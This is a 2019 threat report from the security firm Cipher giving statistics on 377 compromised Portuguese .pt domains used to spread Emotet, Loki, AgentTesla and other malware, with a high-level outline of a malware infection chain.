

A LANDSCAPE OF MALWARE USED ON THE PORTUGUESE TOP LEVEL DOMAIN

THREAT REPORT AND
EMOTET TRIPLE CHAIN ANALYSIS IN 2019

DOCUMENT ACCESS LEVEL:

The information expressed in this document is property of Cipher. Although it can be disclosed, distributed, copied, read, used, printed or accessed by anyone, as long as all the Cipher credits are respected. The previous statement is protected by the effective law.

EXECUTIVE SUMMARY

We are living in an era where malware is a part of our cyber life and a real threat that professionals need to be equipped to face. The term **malware** has made headlines as a result of widespread waves of malware and phishing campaigns.

In Portugal, there is a lack of data regarding the compromise of Portuguese domains and the type of malware used for these attacks. In this report, we show that Portuguese domains have been used in malware campaigns and we performed an analysis of these ones regarding the number of incidence in Q1-Q4 of 2019. Additionally, we demonstrate that Emotet was the most spread malware around the globe and was reinforced with fresh capabilities on mid-September 2019; including the use of the Ryuk ransomware.

This information should be harnessed by cyber professionals to protect their people, organizations and data throughout the implementation of the right security resources by default in their business.

REVISION HISTORY

| Date | Revision Overview | Reviewers |
|------------|---|-----------------|
| 11-25-2019 | First draft. | Pedro Tavares |
| 11-27-2019 | Review pointing technical improvements. | Hugo Trovão |
| 12-02-2019 | Addition of some graph results on the Portuguese compromised domains. | Pedro Tavares |
| 12-03-2019 | Detailed revision proposing some details about Ryuk ransomware. | Sérgio Alves |
| 12-17-2019 | Addition of Ryuk section plus a few more final thoughts. | Pedro Tavares |
| 12-26-2019 | General technical review. | Francisco Rente |
| 01-03-2020 | Adding final notes from general review. | Pedro Tavares |
| 01-04-2020 | Last general review | Catarina Seabra |
| 01-06-2020 | Final version. | Pedro Tavares |

ACRONYMS

ASP - Active Server Pages
AT - Autoridade Tributária e Aduaneira
C2 / C&C - Command and Control
CMS - Content Management Systems
CVE - Common Vulnerabilities and Exposures
EDP - Energia de Portugal
IIS - Internet Information Services
PHP - Hypertext Preprocessor
RDP - Remote Desktop Protocol
SMB - Server Message Block (SMB)
TLD - Top Level Domain

THANK YOU TO ALL WHO HAVE CONTRIBUTED:

Hugo Trovão
 Francisco Rente
 Sérgio Alves
 Corsin Camichel
 João Arnaut
 Catarina Seabra

THE *MODUS OPERANDI* OF A MALWARE CHAIN

Malware is a piece of software that is intended to cause damage on the targeted systems or networks. This computer program is quite different from the legitimate ones in the way that most of them have the ability to spread themselves in the network while remaining undetectable, avoiding antivirus detection, causing changes and critical damage on the infected systems or networks. Advanced techniques of persistence are used to maintain the malware active for a long time, potentially impacting a specific and targeted system for months, years or even decades.

According to the abuse databases scrutinized in this report, we observed cybersecurity incidents using the Portuguese TLD (**.pt**) in several malware campaigns in-the-wild. These domains typically support the first phase of the infection chain or make phishing landing pages available. After that, the victim is invited to download the malware from the compromised server and the infection process is initiated.

Between malware waves, new hosts are compromised with the unique intent of supporting the first stage of a malware chain. In general, those servers are running old and unpatched versions of software including unfixed Content Management Systems (CMS) such as Joomla® or WordPress®. Also, successful brute-force attacks are performed as the administrative passwords are poor, or even password spraying is used to get privileged access on the target system using data from the most impacted data breaches available on the Internet.

Lately, other unpatched services such as Remote Desktop Protocol (RDP) or Server Message Block (SMB) have been used by threat actors to conduct a number of successful attacks. Bluekeep ([CVE-2019-0708](#)) and Eternalblue ([CVE-2017-0143](#)) are the most active attacks in-the-wild exploring existing vulnerabilities on those services.

The *modus operandi* of the malware chain observed along this study is usually simple, as follows:

1. Malware operators initiate a malware release and new hosts are compromised to host the target malware. This step is crucial to spread the threat; it works as a malware repository.
2. Social engineering attack vectors are performed to distribute malware around the world or to a specific and target location.
3. In specific kinds of malware such as Emotet, a Microsoft Word file with a malicious macro embedded is used to achieve the next malware stage.
4. The malware is downloaded from the compromised host.
5. The malware performs malicious tasks.
6. Infected hosts communicate with the C2 server, a server managed and owned by malware operators.

Further tasks can be executed from this point such as lateral movement, post-exploitation of new services or network penetration and still dropping additional payloads including ransomware to finish the chain.




Figure 1: High-level overview of a malware chain.

COMPROMISED PORTUGUESE DOMAINS SPREAD MALWARE IN-THE-WILD

This report highlights a graph representation of some of the affected domains used to host online phishing landing pages, and typically distributing the targeted malware then executed on the victim's side. As observed in Figure 2, in general, the downloaded malware is also available to download on the same server that hosts the phishing page. There is a high chance those servers are maintained by the same threat group, that uses the server to support the next stages of a malware chain. In detail, the infection chain can start with VBA macros embedded in document files, and even via target landing pages of phishing campaigns.

Portuguese domains were gathered from malware feeds and indicators of compromise (IOCs) lists and were then analyzed on VirusTotal. Here, we can confirm that these domains were used to spread malware files and phishing landpages (Figure 2).




Figure 2: Graph representation of two compromised Portuguese domains (.pt) from VirusTotal.

Although most of the domains have been used to serve malware chains, phishing campaigns were also identified using the domains. As depicted in Figure 3, campaigns targeting Portuguese organizations such as [Energia de Portugal](#) (EDP) and also [Autoridade Tributária e Aduaneira](#) (AT) were noted.




Figure 3: Phishing campaigns targeting [EDP](#) and [AT](#) in Q3 2019.

From the acquired data, a total of **377 Portuguese domains** from the .pt TLD were used to spread malware in-the-wild during 2019. As observed in Figure 4, there was a peak of compromised domains between January and April, with a significant volume of 85 domains. In the following months, there was a sharp decrease, with 8 compromised domains registered in August. Closing the third quarter of 2019, September registered a significant increase with 17 legitimate domains compromised and used in-the-wild to support malware threats. December with 29 domains opened doors to 2020 indicating that the beginning of the new year should maintain the observed trend.




Figure 4: Number of domains (.pt) compromised during Q1-Q4 of 2019.




Figure 5: Compromised Portuguese domains (.pt TLD) grouped by category.

From the total, we organized all the compromised Portuguese domains according to the country where the server was hosted and available (Figure 6). The greatest portion is relative to Portugal, with 58.6% of the compromised servers, followed by the United States of America with 16.2%, the United Kingdom with 6.6% and France with 6.4% of the total.




Figure 6: Compromised webservers grouped by location from the total of analyzed Portuguese domains.

Figure 7 shows the details related to the domains and compromised servers during Q1-Q4 2019. As shown (1), 79% of websites were available on servers with Apache installed (79%), 17% with Nginx and 4% Internet Information Services (IIS).

From the second graph (2), PHP® stands out for the technology most present in the total of compromised servers, with a volume of 93%. Only 7% is distributed between ASP and pure HTML websites. WordPress® was the CMS most affected by criminals (3), with a total of 60%, followed by Joomla® with 31% and a slice of 9% reserved for other kinds of platforms.

Regarding WordPress® releases (4), we identified that 83% had installed a 5.x version, and 17% were totally obsolete and without support from the WordPress® team. Also, 16% with 4.x and 1% with 3.x versions were noted.

On the other hand, the graph 5 shows that 61% of Joomla® websites ran a version 3.x, 38% the version 2.x, and 1% the version 1.x.




Figure 7: Details about the compromised webservers (1), used technology (2), and Content Management System - CMS (3,4 and 5).

After this analysis, we found that many websites are not operating or are currently abandoned so far. A large portion also includes development systems, with older and vulnerable versions, which are now used by threat actors to distribute malware and malicious campaigns in-the-wild.

As observed in Figure 8, Q1 and Q2 were compromised many domains, with 41.3% of analyzed domains and 47% on Q2. Q3 denotes an exponential decrease and that is directly related to Emotet absence. In Q4 a growth trend is again noted.




Figure 8: Compromised domains grouped by quarters 2019 (Q1-Q4).

Grouping the number of threats, Emotet was used on 141 domains as illustrated in Figure 9, and this represents more than 1/3 of the total of collected domains during Q1-Q4 of 2019. Loki ransomware is placed on the 2nd position with 46 domains used to reproduce phishing campaigns and to distribute itself. AgentTesla, Ryuk and AZORult are in the next positions.




Figure 9: Total of threats in Q1-Q4 2019.

Next, after analyzing the domains separately, we found that more than 1/3 of the compromised domains in Portugal were used in Emotet campaigns with a total of 37.4% (Fig 10), followed by Loki (13.5%) and AgentTesla (10.9%).




Figure 10: Pie chart total of threats Q1-Q4 2019.

Malware infections can be divided into different families (Figure 11), taking into account their mode of operation. The majority of infections identified were carried out using the banking family with an incidence of 40.1%, followed by Credential Stealer (24.1%) and Keylogger (13.8%).




Figure 11: Infections by malware family.

Q1 and Q2 2019 are the quarters where high volume domains were compromised. 131 domains were compromised in Q1 and 149 during Q2. Along Q3 were observed 37 and Q4 with a new grow of 60 domains managed and used on malicious scenarios by threat actors.

